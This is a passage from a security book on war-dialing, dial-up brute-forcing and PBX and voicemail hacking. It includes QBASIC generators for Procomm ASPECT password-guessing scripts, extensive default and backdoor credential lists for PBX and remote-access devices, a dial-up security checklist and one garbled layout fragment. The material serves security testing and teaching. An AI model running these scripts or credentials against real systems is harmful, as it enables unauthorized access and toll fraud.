Risk Rating:	*7*

War-dialing itself can reveal easily penetrated modems, but more often than not, careful examination of dialing reports and manual follow-up are necessary to determine just how vulnerable a particular dial-up connection actually is. For example, the following

excerpt (sanitized) from a FOUND.LOG file from ToneLoc shows some typical responses (edited for brevity):

```
7-NOV-2002 20:35:15 9,5551212 C: CONNECT 2400

HP995-400:_
Expected a HELLO command. (CIERR 6057)

7-NOV-2002 20:36:15 9,5551212 C: CONNECT 2400

@ Userid:
Password?
Login incorrect

7-NOV-2002 20:37:15 9,5551212 C: CONNECT 2400

Welcome to 3Com Total Control HiPer ARC (TM)
Networks That Go The Distance (TM)
login:
Password:
Login Incorrect

7-NOV-2002 20:38:15 9,5551212 C: CONNECT 2400

._Please press <Enter>..._I PJack Smith      _      JACK SMITH
[CARRIER LOST AFTER 57 SECONDS]
```

We purposely selected these examples to illustrate a key point about combing result logs: Experience with a large variety of dial-up servers and operating systems is irreplaceable. For example, the first response appears to be from an HP system (HP995-400), but the ensuing string about a "HELLO" command is somewhat cryptic. Manually dialing into this system with common data terminal software set to emulate a VT-100 terminal using the ASCII protocol produces similarly inscrutable results—unless the intruders are familiar with Hewlett-Packard midrange MPE-XL systems and know the login syntax is "HELLO USER.ACCT" followed by a password when prompted. Then they can try the following:

```
CONNECT 57600
HP995-400: HELLO FIELD.SUPPORT
PASSWORD= TeleSup
```

"FIELD.SUPPORT" and "TeleSup" are a common default account name and password, respectively, that may produce a positive result. A little research and a deep background can go a long way toward revealing holes where others only see roadblocks.

Our second example is a little more simplistic. The "@Userid" syntax shown is characteristic of a Shiva LAN Rover remote access server (we still find these occasionally in the wild, although Intel has discontinued the product). With that tidbit and some quick research, attackers can learn more about LAN Rovers. A good guess in this instance might be "supervisor" or "admin" with a NULL password. You'd be surprised how often this simple guesswork actually succeeds in nailing lazy administrators.

The third example further amplifies the fact that even simple knowledge of the vendor and model of the system answering the call can be devastating. An old known backdoor account is associated with 3Com Total Control HiPer ARC remote access devices: "adm" with a NULL password. This system is essentially wide open if the fix for this problem has not been implemented.

We'll just cut right to the chase for our final example: This response is characteristic of Symantec's pcAnywhere remote control software. If the owner of system "JACK SMITH" is smart and has set a password of even marginal complexity, this probably isn't worth further effort, but it seems like even today two out of three pcAnywhere users never bother to set one. (Yes, this is based on real experience!)

We should also mention here that carriers aren't the only things of interest that can turn up from a war-dialing scan. Many PBX and voicemail systems are also key trophies sought by attackers. In particular, some PBXes can be configured to allow remote dial-out and will respond with a second dial tone when the correct code is entered. Improperly secured, these features can allow intruders to make long-distance calls anywhere in the world on someone else's dime. Don't overlook these results when collating your war-dialing data to present to management.

Exhaustive coverage of the potential responses offered by remote dial-up systems would take up most of the rest of this book, but we hope that the preceding gives you a taste of the types of systems you may encounter when testing your organization's security. Keep an open mind, and consult others for advice, including vendors. Probably one of the most detailed sites for banners and carrier-exploitation techniques is Stephan Barnes's M4phr1k's Wall of Voodoo site (http://www.m4phr1k.com) dedicated to the war-dialing community (this link is available at the *Hacking Exposed* companion site). The site has been up through all six editions of this book and has kept constant vigilance on the state of war-dialing, along with PBX and voicemail hacking.

Assuming you've found a system that yields a user ID/password prompt, and it's not trivially guessed, what then? Audit them using dictionary and brute-force attacks, of course! As we've mentioned, PhoneSweep comes with built-in password-guessing capabilities (which you should double-check), but alternatives exist for the do-it-yourself types. THC's Login Hacker, which is essentially a DOS-like scripting language compiler, includes a few sample scripts. Simple and complex scripts written in Procomm Plus's ASPECT scripting language exist. These can try three guesses, redial after the target system hangs up, try three more, and so forth. Generally, such noisy trespassing is not advisable on dial-up systems, and once again, it's probably illegal to perform against systems that you don't own. However, should you wish to test the security of systems that you do own, the effort essentially becomes a test in brute-force hacking.

BRUTE-FORCE SCRIPTING—THE HOMEGROWN WAY

Once the results from the output from any of the war-dialers are available, the next step is to categorize the results into what we call *domains*. As we mentioned before, experience with a large variety of dial-up servers and operating systems is irreplaceable. How you choose which systems to further penetrate depends on a series of factors, such as how much time you are willing to spend, how much effort and computing bandwidth is at your disposal, and how good your guessing and scripting skills are.

Dialing back the discovered listening modems with simple communications software is the first critical step to putting the results into domains for testing purposes. When dialing a connection back, it is important that you try to understand the characteristics of the connection. This will make sense when we discuss grouping the found connections into domains for testing. Important factors characterize a modem connection and thus will help your scripting efforts. Here is a general list of factors to identify:

- Whether the connection has a timeout or attempt-out threshold
- Whether exceeding the thresholds renders the connection useless (this occasionally happens)
- Whether the connection is only allowed at certain times
- Whether you can correctly assume the level of authentication (that is, user ID only or user ID and password only)
- Whether the connection has a unique identification method that appears to be a challenge response, such as SecurID
- Whether you can determine the maximum number of characters for responses to user ID or password fields
- Whether you can determine anything about the alphanumeric or special character makeup of the user ID and password fields
- Whether any additional information could be gathered from typing other types of break characters at the keyboard, such as CTRL-C, CTRL-Z, ?, and so on
- Whether the system banners are present or have changed since the first discovery attempts and what type of information is presented in the system banners. This can be useful for guessing attempts or social-engineering efforts

Once you have this information, you can generally put the connections into what we will loosely call *war-dialing penetration domains*. For the purposes of illustration, you have four domains to consider when attempting further penetration of the discovered systems beyond simple guessing techniques at the keyboard (going for Low Hanging Fruit). Hence, the area that should be eliminated first, which we will call *Low Hanging Fruit (LHF)*, is the most fruitful in terms of your chances and will produce the most results. The other brute-force domains are primarily based on the number of authentication mechanisms and the number of attempts allowed to try to access those mechanisms. If you are using these brute-force techniques, be advised that the success rate is low

compared to LHF, but nonetheless, we will explain how to perform the scripting should you want to proceed further. The domains can be shown as follows:

Low Hanging Fruit (LHF)	These are easily guessed or commonly used passwords for identifiable systems. (Experience counts here.)
First—Single Authentication, Unlimited Attempts	These are systems with only one type of password or ID, and the modem does not disconnect after a predetermined number of failure attempts.
Second—Single Authentication, Limited Attempts	These are systems with only one type of password or ID, and the modem disconnects after a predetermined number of failed attempts.
Third—Dual Authentication, Unlimited Attempts	These are systems where there are two types of authentication mechanisms, such as ID and password, and the modem does not disconnect after a predetermined number of failed attempts.*
Fourth—Dual Authentication, Limited Attempts	These are systems where there are two types of authentication mechanisms, such as ID and password, and the modem disconnects after a predetermined number of failed attempts.*

*** Dual authentication is not classic two-factor authentication, where the user is required to produce two types of credentials: something they have and something they know.**

In general, the further you go down the list of domains, the longer it can take to penetrate a system. As you move down the domains, the scripting process becomes more sensitive due to the number of actions that need to be performed. Now let's delve deep into the heart of our domains.

Low Hanging Fruit

Popularity:	*10*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***10***

This dial-up domain tends to take the least time. With luck, it provides instantaneous gratification. It requires no scripting expertise, so essentially it is a guessing process. It would be impossible to list all the common user IDs and passwords used for all the dial-in-capable systems, so we won't attempt it. Lists and references abound within this text and on the Internet. One such example on the Internet is maintained at http://www.phenoelit-us.org/dpl/dpl.html and contains default user IDs and passwords for many popular systems. Once again, experience from seeing a multitude of results from war-dialing engagements

and playing with the resultant pool of potential systems will help immensely. The ability to identify the signature or screen of a type of dial-up system helps provide the basis from which to start utilizing the default user IDs or passwords for that system. Whichever list you use or consult, the key here is to spend no more than the amount of time required to expend all the possibilities for default IDs and passwords. If you're unsuccessful, move on to the next domain.

Single Authentication, Unlimited Attempts

Popularity:	*9*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

Our first brute-force domain theoretically takes the least amount of time to attempt to penetrate in terms of brute-force scripting, but it can be the most difficult to properly categorize. This is because what might appear to be a single-authentication mechanism, such as the following example (see Code Listing 6-1A), might actually be dual authentication once the correct user ID is known (see Code Listing 6-1B). An example of a true first domain is shown in Code Listing 6-2, where you see a single-authentication mechanism that allows unlimited guessing attempts.

Code Listing 6-1A—An example of what appears to the first domain, which could change if the correct user ID is input

```
XX-Jul-XX 09:51:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@ Userid:
@ Userid:
@ Userid:
@ Userid:
@ Userid:
@ Userid:
@ Userid:
```

Code Listing 6-1B—An example showing the change once the correct user ID is entered

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 600/ARQ/V32/LAPM
@ Userid: lanrover1
Password: xxxxxxxx
```

Now back to our true first domain example (see Code Listing 6-2). In this example, all that is required to get access to the target system is a password. Also of important note is the fact that this connection allows for unlimited attempts. Hence, scripting a brute-force attempt with a dictionary of passwords is the next step.

Code Listing 6-2—An example of a true first domain

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 600/ARQ/V32/LAPM

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

(goes on unlimited)
```

For our true first domain example, we need to undertake the scripting process, which can be done with simple ASCII-based utilities. What lies ahead is not complex programming but rather simple ingenuity in getting the desired script written, compiled, and executed so that it will repeatedly make the attempts for as long as our dictionary is large. As mentioned earlier, one of the most widely used tools for scripting modem communications is Procomm Plus and the ASPECT scripting language. Procomm Plus has been around for many years and has survived the tests of usability from the early DOS versions to the newest 32-bit versions. Also, the help and documentation in the ASPECT language is excellent.

Our first goal for the scripting exercise is to get a source code file with a script and then to turn that script into an object module. Once we have the object module, we need to test it for usability on, say, 10 to 20 passwords and then to script in a large dictionary. The first step is to create an ASPECT source code file. In old versions of Procomm Plus, ASP files were the source and ASX files were the object. Some old versions of Procomm Plus, such as the Test Drive PCPLUSTD (instructions for use and setup can be found at http://www.m4phr1k.com), allowed for direct ASP source execution when executing a script. In new GUI versions of Procomm Plus, these same files are referred to as WAS and WSX files (source and object), respectively. Regardless of version, the goal is the same: to create a brute-force script using our examples shown earlier that will run over and over consistently using a large amount of dictionary words.

Creating the script is a relatively low-level exercise, and it can generally be done in any common editor. The difficult part is inputting the password or other dictionary variables into the script. Procomm Plus has the ability to handle any external files that

we feed into the script as a password variable (say, from a dictionary list) as the script is running. You may want to experiment with password attempts that are hard-coded in a single script or possibly have external calls to password files. Reducing the amount of program variables during script execution can hopefully increase chances for success.

Because our approach and goal are essentially ASCII based and relatively low level in approach, QBASIC for DOS can be used to create the raw source script. The following code listing shows a simple QBASIC file used to script out the previous example. We will call this file 5551235.BAS (the .BAS extension is for QBASIC). This program can be used to create the script required to attempt to brute-force our first domain example. What follows is an example of a QBASIC program that creates an ASPECT script for Procomm Plus 32 (WAS) source file using the preceding first domain target example and a dictionary of passwords. The complete script also assumes that the user will first make a dialing entry in the Procomm Plus dialing directory called 5551235. The dialing entry typically has all the characteristics of the connection and allows the user to specify a log file. The ability to have a log file is an important feature (to be discussed shortly) when attempting a brute-force script with the type of approaches that will be discussed here.

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Your dictionary files of common passwords could contain any number of common words, including the following:

```
apple
apple1
apple2
applepie
applepies
applepies1
applepies2
applicate
```

```
applicates
application
application1
applonia
applonia1

(and so on)
```

Any size dictionary can be used, and creativity is a plus here. If you happen to know anything about the target organization, such as first or last names or local sports teams, those words could be added to the dictionary. The goal is to create a dictionary that will be robust enough to reveal a valid password on the target system.

The next step in our process is to take the resultant 5551235.WAS file and bring it into the ASPECT script compiler. Then we compile and execute the script:

```
333;TrackType=0;><$&~Frame 476 (9)>: ;><$&~Frame 476 (9)>:
<$THAlign=L;SpAbove=333;TrackType=0;><$&~Frame 476 (9)>:
```

Because this script is attempting to repeatedly guess passwords, you must turn on logging before you execute this script. Logging will write the entire script session to a file so that you can come back later and view the file to determine whether you were successful. At this point you might be wondering why you would not want to script waiting for a successful event (getting the correct password). The answer is simple. Because you don't know what you will see after you theoretically reveal a password, it can't be scripted. You could script for login parameter anomalies and do your file processing in that fashion; write out any of these anomalies to a file for further review and for potential dial-back using LHF techniques. Should you know what the result looks like upon a successful password entry, you could then script a portion of the ASPECT code to do a WAITFOR for whatever the successful response would be and to set a flag or condition once that condition is met. The more system variables that are processed during script execution, the more chance random events will occur. The process of logging the session is simple in design yet time consuming to review. Additional sensitivities can occur with the scripting process. Being off by a mere space between characters that you are expecting or have sent to the modem can throw the script off. Hence, it is best to test the script using 10 to 20 passwords a couple times to ensure that you have this repeated exercise crafted in such a way that it is going to hold up to a much larger and longer multitude of repeated attempts. One caveat: every system is different, and scripting for a large dictionary brute-force attack requires working with the script to determine system parameters to help ensure it can run for as long as expected.

Single Authentication, Limited Attempts

Popularity:	*8*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***9***

The second domain takes more time and effort to attempt to penetrate. This is because an additional component to the script needs to be added. Using our examples shown thus far, let's review a second domain result in Code Listing 6-3. You will notice a slight difference here when compared to our true first domain example. In this example, after three attempts, the "ATH0" characters appear. This (ATH0) is the typical Hayes Modem character set for Hang Up. What this means is that this particular connection hangs up after three unsuccessful login attempts. It could be four, five, or six attempts or some other number of attempts, but the demonstrated purpose here is that you know how to dial back the connection after a connection attempt threshold has been reached. The solution to this dilemma is to add some code to handle the dial-back after the threshold of login attempts has been reached and the modem disconnects (see Code Listing 6-4). Essentially, this means guessing the password three times and then redialing the connection and restarting the process.

Code Listing 6-3—An example of a true second domain

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 600/ARQ/V32/LAPM

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.
ATH0
```

(Note the important ATH0, which is the typical Hayes character set for Hang Up.)

Code Listing 6-4—A sample QBASIC program (called 5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
```

```
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Dual Authentication, Unlimited Attempts

Popularity:	*6*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	***8***

The third domain builds off of the first domain, but now because two things are to be guessed (provided you don't already know a user ID), this process theoretically takes more time to execute than our first and second domain examples. We should also mention that the sensitivity of this third domain and the upcoming fourth domain process is more complex because, theoretically, more keystrokes are being transferred to the target system. The complexity arises because there is more of a chance for something to go wrong during script execution. The scripts used to build these types of brute-force approaches are similar in concept to the ones demonstrated earlier. Code Listing 6-5 shows a target, and Code Listing 6-6 shows a sample QBASIC program to make the ASPECT script.

Code Listing 6-5—A sample third domain target

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Username: guest
Password: xxxxxxxx
Username: guest
```

```
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx

(and so on)
```

Code Listing 6-6—A sample QBASIC program (called 5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Dual Authentication, Limited Attempts

Popularity:	*3*
Simplicity:	*10*
Impact:	*8*
Risk Rating:	***7***

The fourth domain builds off of our third domain. Now, because two things are to be guessed (provided you don't already know a user ID) and you have to dial back after a limited amount of attempts, this process theoretically takes the most time to execute of any of our previous domain examples. The scripts used to build these approaches are similar in concept to the ones demonstrated earlier. Code Listing 6-7 shows the results of attacking a target. Code Listing 6-8 is the sample QBASIC program to make the ASPECT script.

Code Listing 6-7—A sample fourth domain target

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 600/ARQ/V32/LAPM

Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
+++
```

Code Listing 6-8—A sample QBASIC program (called 5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

One last tool to mention is iWar (http://www.softwink.com/iwar/). The cool thing to note about iWar is that it supports war-dialing over Voice over IP (VoIP), meaning you can throw away those pesky POTS lines and leverage the Internet for scanning!

A Final Note About Brute-Force Scripting

The examples shown thus far are actual working examples on systems we have observed. Output and a detailed discussion of these techniques are available at http://www.m4phr1k.com. Your mileage may vary in that sensitivities in the scripting process might need to be accounted for. The process is one of trial and error until you find the script that works correctly for your particular situation. Probably other languages could be used to perform the same functions, but for the purposes of simplicity and brevity, we've stuck to simple ASCII-based methods. Once again, we remind you that these particular processes that have been demonstrated *require that you turn on a log file prior to execution,* because there is no file processing attached to any of these script examples. Although it might be easy to get these scripts to work successfully, you might execute them and then come back after hours of execution with no log file and nothing to show for your work. We are trying to save you the headache.

Dial-Up Security Measures

We've made this as easy as possible. Here's a numbered checklist of issues to address when planning dial-up security for your organization. We've prioritized the list based on the difficulty of implementation, from easy to hard, so that you can hit the Low Hanging Fruit first and address the broader initiatives as you go. A savvy reader will note that this list reads a lot like a dial-up security policy:

1. Inventory existing dial-up lines. Gee, how would you inventory all those lines? Reread this chapter, noting the continual use of the term "war-dialing." Note unauthorized dial-up connectivity and snuff it out by whatever means possible.
2. Consolidate all dial-up connectivity to a central modem bank, position the central bank as an untrusted connection off the internal network (that is, a DMZ), and use intrusion detection and firewall technology to limit and monitor connections to trusted subnets.
3. Make analog lines harder to find. Don't put them in the same range as the corporate numbers, and don't give out the phone numbers on the InterNIC registration for your domain name. Password-protect phone company account information.
4. Verify that telecommunications equipment closets are physically secure. Many companies keep phone lines in unlocked closets in publicly exposed areas.
5. Regularly monitor existing log features within your dial-up software. Look for failed login attempts, late-night activity, and unusual usage patterns. Use Caller ID to store all incoming phone numbers.
6. **Important and easy!** For lines that are serving a business purpose, disable any banner information presented upon connect, replacing it with the most inscrutable login prompt you can think up. Also consider posting a warning that threatens prosecution for unauthorized use.

7. Require two-factor authentication systems for all remote access. *Two-factor authentication* requires users to produce two credentials—something they have and something they know—to obtain access to the system. One example is the SecurID one-time password tokens available from RSA Security. Okay, we know this sounds easy but is often logistically or financially impractical. However, there is no other mechanism that will virtually eliminate most of the problems we've covered so far. See the "Summary" section at the end of this chapter for some other companies that offer such products. Failing this, a strict policy of password complexity must be enforced.
8. Require dial-back authentication. *Dial-back* means that the remote access system is configured to hang up on any caller and then immediately connect to a predetermined number (where the original caller is presumably located). For better security, use a separate modem pool for the dial-back capability and deny inbound access to those modems (using the modem hardware or the phone system itself). This is also one of those impractical solutions, especially for many modern companies with tons of mobile users.
9. Ensure that the corporate help desk is aware of the sensitivity of giving out or resetting remote access credentials. All the preceding security measures can be negated by one eager new hire in the corporate support division.
10. Centralize the provisioning of dial-up connectivity—from faxes to voicemail systems—within one security-aware department in your organization.
11. Establish firm policies for the workings of this central division, such that provisioning a POTS (plain old telephone service) line requires nothing less than an act of God or the CEO, whichever comes first. For those who can justify it, use the corporate phone switch to restrict inbound dialing on that line if all they need it for is outbound faxing or access to BBS systems, and so on. Get management buy-in on this policy, and make sure they have the teeth to enforce it. Otherwise, go back to step 1 and show them how many holes a simple war-dialing exercise will dig up.
12. Go back to step 1. Elegantly worded policies are great, but the only way to be sure that someone isn't circumventing them is to war-dial on a regular basis. We recommend at least every six months for firms with 10,000 phone lines or more, but it wouldn't hurt to do it more often than that.

See? Kicking the dial-up habit is as easy as our 12-step plan. Of course, some of these steps are quite difficult to implement, but we think paranoia is justified. Our combined years of experience in assessing security at large corporations have taught us that most companies are well protected by their Internet firewalls; inevitably, however, they all have glaring, trivially navigated POTS dial-up holes that lead right to the heart of their IT infrastructure. We'll say it again: Going to war with your modems may be the single most important step toward improving the security of your network.

PBX HACKING

Dial-up connections to PBXes still exist. They remain one of the most often used means of managing a PBX, especially by PBX vendors. What used to be a console hard-wired to a PBX has now evolved to sophisticated machines that are accessible via IP networks and client interfaces. That being said, the evolution and ease of access has left many of the old dial-up connections to some well-established PBXes forgotten. PBX vendors usually tell their customers that they need dial-in access for external support. Although the statement may be true, many companies handle this process very poorly and simply allow a modem to always be on and connected to the PBX. What companies should be doing is calling a vendor when a problem occurs. If the vendor needs to connect to the PBX, then the IT support person or responsible party can turn on the modem connection, let the vendor do their business, and then turn off the connection when the vendor is done with the job. Because many companies leave the connection on constantly, war-dialing may produce some odd-looking screens, which we will display next. Hacking PBXes takes the same route as described earlier for hacking typical dial-up connections.

Octel Voice Network Login

Popularity:	*5*
Simplicity:	*5*
Impact:	*8*
Risk Rating:	***6***

With Octel PBXes, the system manager password must be a number. How helpful these systems can be sometimes! The system manager's mailbox by default is 9999 on many Octel systems. We have also observed that some organizations simply change the default box from 9999 to 99999 to thwart attackers. If you know the voicemail system phone number to your target company, you can try to input four or five or more 9s and see if you can call up the system manager's voicemail box. Then if so, you might get lucky to connect back to the dial-in interface shown next and use the same system manager box. In most cases, the dial-in account is not the same as the system manager account that one would use when making a phone call, but sometimes for ease of use and administration, system admins will keep things the same. There are no guarantees here, though.

```
XX-Feb-XX 05:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
                    Welcome to the Octel voice/data network.

All network data and programs are the confidential and/or proprietary property of
Octel Communications Corporation and/or others. Unauthorized use, copying,
downloading, forwarding or reproduction in any form by any person of any network
data or program is prohibited.

Copyright (C) 1994-1998 Octel Communications Corporation. All Rights Reserved.

Please Enter System Manager Password:
Number must be entered
Enter the password of either System Manager mailbox, then press "Return."
```

Williams/Northern Telecom PBX

Popularity:	*5*
Simplicity:	*5*
Impact:	*8*
Risk Rating:	***6***

If you come across a Williams/Northern Telecom PBX system, it probably looks something like the following example. Typing **login** will usually be followed with a prompt to enter a user number. This is typically a first-level user, and it requires a four-digit numeric-only access code. Obviously, brute forcing a four-digit numeric-only code will not take a long time.

```
XX-Feb-XX 04:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

OVL111 IDLE 0
>
OVL111 IDLE 0
>
OVL111 IDLE 0
>
OVL111 IDLE 0
```

Meridian Links

Popularity:	*5*
Simplicity:	*5*
Impact:	*8*
Risk Rating:	***6***

At first glance, some Meridian system banners may look more like standard UNIX login banners because many of the management interfaces use a generic restricted shell application to administer the PBX. Depending on how the system is configured, there are possibilities to break out of these restricted shells and poke around. For example, if default user ID passwords have not been previously disabled, system-level console access may be granted. The only way to know whether this condition exists is to try default user accounts and password combinations. Common default user accounts and passwords, such as the user ID "maint" with a password of "maint," may provide the keys to the kingdom. Additional default accounts such as the user ID "mluser" with the same password may also exist on the system.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

login:
login:
login:
login:
```

Rolm PhoneMail

Popularity:	*5*
Simplicity:	*5*
Impact:	*8*
Risk Rating:	***6***

If you come across a system that looks like this, it is probably an older Rolm PhoneMail system. It may even display the banners that tell you so.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAP

PM Login>
Illegal Input.
```

Here are the Rolm PhoneMail default account user IDs and passwords:

```
LOGIN: sysadmin     PASSWORD: sysadmin
LOGIN: tech         PASSWORD: tech
LOGIN: poll         PASSWORD: tech
```

ATT Definity G / System 75

Popularity:	*5*
Simplicity:	*5*
Impact:	*8*
Risk Rating:	***6***

An ATT Definity System 75 is one of the older PBXes around, and the login prompt looks quite like many UNIX login prompts. Sometimes even the banner information is provided.

```
ATT UNIX S75
Login:
Password:
```

The following is a list of default accounts and passwords for the old System 75 package. By default, AT&T included a large number of accounts and passwords already installed and ready for usage. Usually, these accounts will be changed by the owners either through proactive wisdom or through some external force, such as an audit or security review. Occasionally, these same default accounts might get reinstalled when a new upgrade occurs with the system. Hence, the original installation of the system may have warranted a stringent password change, but an upgrade or series of upgrades may have reinvoked the default account password. Here is a listing of the known System 75 default accounts and passwords included in every Definity G package:

```
Login: enquiry   Password: enquirypw
Login: init      Password: initpw
Login: browse    Password: looker     browsepw
Login: maint     Password: rwmaint    maintpw
Login: locate    Password: locatepw
Login: rcust     Password: rcustpw
Login: tech      Password: field
Login: cust      Password: custpw
Login: inads     Password: inads      indspw   inadspw
Login: support   Password: supportpw
```

```
Login: bcms       Password: bcms
Login: bcms       Password: bcmpw
Login: bcnas      Password: bcnspw
Login: bcim       Password: bcimpw
Login: bciim      Password: bciimpw
Login: bcnas      Password: bcnspw
Login: craft      Password: craftpw    crftpw    crack
Login: blue       Password: bluepw
Login: field      Password: support
Login: kraft      Password: kraftpw
Login: nms        Password: nmspw
```

PBX Protected by ACE/Server

Popularity:	*5*
Simplicity:	*5*
Impact:	*8*
Risk Rating:	***6***

If you come across a prompt/system that looks like this, take a peek and leave, because you will more than likely not be able to defeat the mechanism used to protect it. It uses a challenge-response system that requires the use of a token.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Hello
Password :
  89324123 :

Hello
Password :
  65872901 :
PBX Hacking Countermeasures
```

As with the dial-up countermeasures, be sure to reduce the time you keep the modem turned on, deploy multiple forms of authentication—for example, two-way authentication (if possible)—and always employ some sort of lockout on failed attempts.

VOICEMAIL HACKING

Ever wonder how hackers break into voicemail systems? Learn about a merger or layoff before it actually happens? One of the oldest hacks in the book involves trying to break into voicemail boxes. No one in your company is immune, and typically the CXOs are at greatest risk because picking a unique code for their voicemail is rarely high on their agenda.

Brute-Force Voicemail Hacking

Popularity:	*2*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***6***

Two programs that attempt to hack voicemail systems, Voicemail Box Hacker 3.0 and VrACK 0.51, were written in the early 1990s. We have attempted to use these tools in the past, and they were primarily written for much older and less-secure voicemail systems. The Voicemail Box Hacker program would only allow for testing of voicemails with four-digit passwords, and it is not expandable in the versions we have worked with. The program VrACK has some interesting features. However, it is difficult to script, was written for older *x*86 architecture–based machines, and is somewhat unstable in newer environments. Both programs were probably not supported further due to the relative unpopularity of trying to hack voicemail; for this reason, updates were never continued. Therefore, hacking voicemail leads us to using our trusty ASPECT scripting language again.

As with brute-force hacking dial-up connections using our ASPECT scripts, described earlier, voicemail boxes can be hacked in a similar fashion. The primary difference is that using the brute-force scripting method, the assumption bases change because essentially you are going to use the scripting method and at the same time listen for a successful hit instead of logging and going back to see whether something occurred. Therefore, this example is an attended or manual hack, and not one for the weary—but one that can work using very simple passwords and combinations of passwords that voicemail box users might choose.

To attempt to compromise a voicemail system either manually or by programming a brute-force script (not using social engineering in this example), the required components are as follows: the main phone number of the voicemail system to access voicemail, a target voicemail box, including the number of digits (typically three, four, or five), and an educated guess about the minimum and maximum length of the voicemail box password. In most modern organizations, certain presumptions about voicemail security can usually be made. These presumptions have to do with minimum and maximum password length as well as default passwords, to name a few. A company would have to be insane to not turn on at least some minimum security; however, we have seen it happen. Let's assume, though, that there is some minimum security and that voicemail boxes of our target company do have passwords. With that, let the scripting begin.

